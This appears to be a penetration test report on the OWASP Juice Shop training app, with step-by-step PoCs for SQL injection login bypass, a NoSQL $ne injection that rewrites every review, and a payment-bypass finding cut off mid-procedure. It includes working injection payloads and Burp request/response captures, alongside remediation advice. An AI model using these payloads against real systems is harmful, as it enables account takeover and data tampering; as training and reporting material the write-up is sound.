
In this scenario, the penetration tester was able to bypass the login authentication by injecting SQL payloads into the email field. The tester successfully logged in as the admin without a valid password and could also log in as other users by only knowing their email addresses, gaining full access to their accounts and privileges.

- **Poc:**


1. Like in [Product Reviews vulnerability](#) which is reported in this report, access Green Smoothie post.




2. You can find the email address for Jim.



3. Access login page.



4. Enter any email and password and press login button.



5. In burp suite proxy ⇒ history.
6. Find the login request with /rest/User/login endpoint.
7. As we can see the message is “Invalid email or password” then sent the request to repeater.

3

#	Host	Method URL	Params	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
3442	http://127.0.0.1:42000	GET /rest/user/whoami		200	394	JSON				127.0.0.1			15:51:4,
3441	http://127.0.0.1:42000	GET /rest/user/whoami		200	394	JSON				127.0.0.1			15:51:4,
3440	http://127.0.0.1:42000	POST /rest/user/login		401	413	text				127.0.0.1			15:51:4,
3439	http://127.0.0.1:42000	GET /rest/admin/application-configuration		304	306					127.0.0.1			15:48:4,
3438	http://127.0.0.1:42000	GET /rest/saveLogin		200	726	JSON				127.0.0.1			15:48:3

4

5

8. Modify the email parameter to jim@juice-sh.op' or '1'='1.

9. Send the modified request and you will login as Jim.

Request

```

1 POST /rest/user/login HTTP/1.1
2 Host: 127.0.0.1:42000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
| Gecko) Chrome/125.0.0.0 Safari/537.36 GLS/100.10.9939.100
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 User-Agent: jim@juice-sh.op
8 Content-Type: application/json
9 Content-Length: 59
10 Origin: http://127.0.0.1:42000
11 Connection: keep-alive
12 Referer: http://127.0.0.1:42000/
13 Cookie: language=en; welcomebanner_status=dismiss; continueCode=
B3NBgYbmawZzq1kpwvV0eLhwvt2ckfJwUDW10EGLPQjOrRM6j9rKy147xez; cookieconsent_status=
dismiss; code-fixes-component-format=LineByLine
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: noCors
16 Sec-Fetch-Site: same-origin
17 sec-ch-ua-platform: "Windows"
18 sec-ch-ua: "Google Chrome";v="125", "Chromium";v="125", "Not=A7Brand";v="24"
19 sec-ch-ua-mobile: ?0
20 Priority: u=0
21
22 {
    "email": "jim@juice-sh.op" or '1'=1",
    "password": asurdo
}

```

Response

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 1000
9 ETag: W/"318-2d0rc03Y7V460g6P7N/TFgrUI3o"
10 Vary: Accept-Encoding
11 Date: Tue, 29 Apr 2025 13:06:57 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
    "authentication": {
        "token": "eyJhbGciOiJIUzI1NiJ9.eyJzdGF0dWMiOiJzdwNjZXNzIwZGF0YSt6eyJp
ZC16MjwxdN1cm5pbWU0I1l1LC1bWpbC16mppb1BgdwUzS1zaC5vC1sInBnc3Nb3Jk10LZT
U6MmNN2VjZcyYhkMT4Nj03N02jNjEzTV1NDU1LCjyb2x1IjoiY3Vzd09tZX11LCjWx1eGVU
b2t1b16111sImxh:39M62dpbk1wJj011iwiChVZelzs1ltYwd1IjoiXNz2Xr2l3B1YmxpY9pbW
FnZKMDxBsB2Fkcy9kZWzhdw8LnN22y1sInRvdhBTZwNyZXQ101i1LCjpc0Fjg122S16dH1Z5w1
Y3J1YXRlZEFO1joiMjAyNS0wNC0yCAxMzow0Dox0C4y0TggkZAw0jAiwiwdxRyXRLZEFO1joiMj
AyNS0wNC0yOCAxMzow0Dox0C4y0TggkZAw0jAiwiZGVsZXRlZEFO1jpuwxsSw1WF01joxNQ1
OTMyMD40, yszGdrfRtpTX9fP6fzoJut49Y4xykTduvtaH1f167p2JFxE8tAB1MlnSw0c9q
TLphw5md5gmH1w1r9ggzwAw15hS95UAvV1wPb7rHYK0JeetIE6iXMkX3eJpSbMeLppQRbmPpE6p
Ovb10h0THF1NYj07mNsWpdrhs3o",
        "bid": 2,
        "umail": "jim@juice-sh.op"
    }
}

```

9
8

HIGH

2. NO-SQL INJECTION

- **Description:**

This vulnerability occurs when untrusted user input is directly embedded in NoSQL queries without proper sanitization or validation. This allows attackers to inject query operators like \$ne (not equal) to manipulate the logic of database operations, such as updates or lookups.

- **Impact:**

In this scenario, the penetration tester was able to inject a NoSQL query into the review update API and update multiple records at once. This can be used to:

- Modify content across many user reviews.
- Deface multiple user-generated contents.
- Perform privilege escalation if sensitive fields are exposed.
- Manipulate business data integrity.

- **Resources:** [owasp NoSQL Injection](#)


- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Recommendation:**



- Validate and sanitize all user input.
- Enforce strict query schemas and avoid dynamic queries.
- Disable risky features like \$where in MongoDB.

- **Poc:**


1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)




2. Login with any account




3. Click on any product and in the comment section open burpSuite first



4. Turn on the intercept




5. Post comment in the product review and intercept the request



17:52:0...	WS	←	To client	http://127.0.0.1:3000/socket.io/?EIO=4&transport=websocket&sid=OzXza-qnDvtmR-o
17:52:1...	HTTP	→	Request GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PQCZ6IZ
17:52:3...	HTTP	→	Request GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PQCZBmy
17:52:5...	HTTP	→	Request GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PQCZHP3
17:53:2	HTTP	→	Request GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PQCZNvV
17:53:3...	HTTP	→	Request PUT	http://127.0.0.1:3000/rest/products/24/reviews
17:53:5	HTTP	→	Request GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PQC7Te3

6. Send the request to the repeater



7. Send the request to see the response first

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

```
POST /rest/products/1/reviews HTTP/1.1
Host: 127.0.0.1:8000
Content-Length: 39
sec-ch-ua-platform: "Windows"
Authorization: Bearer eyJyXzI0ciKw1giCjUz1lNj9...  
[Redacted]
```

Response:

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 20
ETag: W/"14-y53wE/mmbsikKcT/WuallIne5u"
Date: Thu, 08 May 2025 14:13:11 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
    "status": "success"
}
```


The Request panel highlights the URL and the Authorization header. The Response panel highlights the status code, headers, and the JSON response body.

8. Crafting the payload:

```
{  
  "id": {"$ne": null},  
  "message": "test"  
}
```

9. Send the request with updated payload and view response

10. you will find every comment in all products sections are modified



CRTICAL

3. PAYMENT BYPASS

- **Description:**

The application fails to properly validate or sanitize user input in a transaction-related endpoint (e.g., DeluxeFraud). This allows attackers to manipulate the request, potentially leading to payment bypass, fraudulent transactions, or unauthorized access.

- **Impact:**

In this scenario the penetration tester found that, fraudulent transactions could be processed by bypassing validation checks, leading to:

- **Financial Loss:** Unauthorized purchases or refunds.
- **Privilege Escalation:** Unauthorized users gaining elevated access.
- **Data Integrity Risk:** Malicious data injection corrupting records.
- **Compromise of Sensitive Data:** Exposure of users' personal or financial information.

- **Resources:**

- [OWASP - Input Validation](#)
- [OWASP - Input Validation Cheat Sheet](#)
- [OWASP - SQL Injection Prevention Cheat Sheet](#)


- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Recommendation:**


- Enforce strict input validation and sanitization to prevent manipulation.
- Use generic error messages and avoid exposing technical details.
- Implement rate limiting and monitor for suspicious activity.
- Apply strong authentication and authorization, especially for sensitive actions like payments.

- **Poc:**


1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#) Navigate to the login page and create a new user account.



2. Open the side menu and select "Deluxe Membership".



3. Click on become a member



4. Add a valid credit card using the provided form.

My Payment Options

Add new card

Add a credit or debit card

Name*

AHMED

Card Number*

4325634645776321

Expiry Month*

2

Expiry Year*

2081

16/16

► Submit

Pay using wallet

Wallet Balance **0.00**

► Pay 49.00

Add a coupon

Add a coupon code to receive discounts

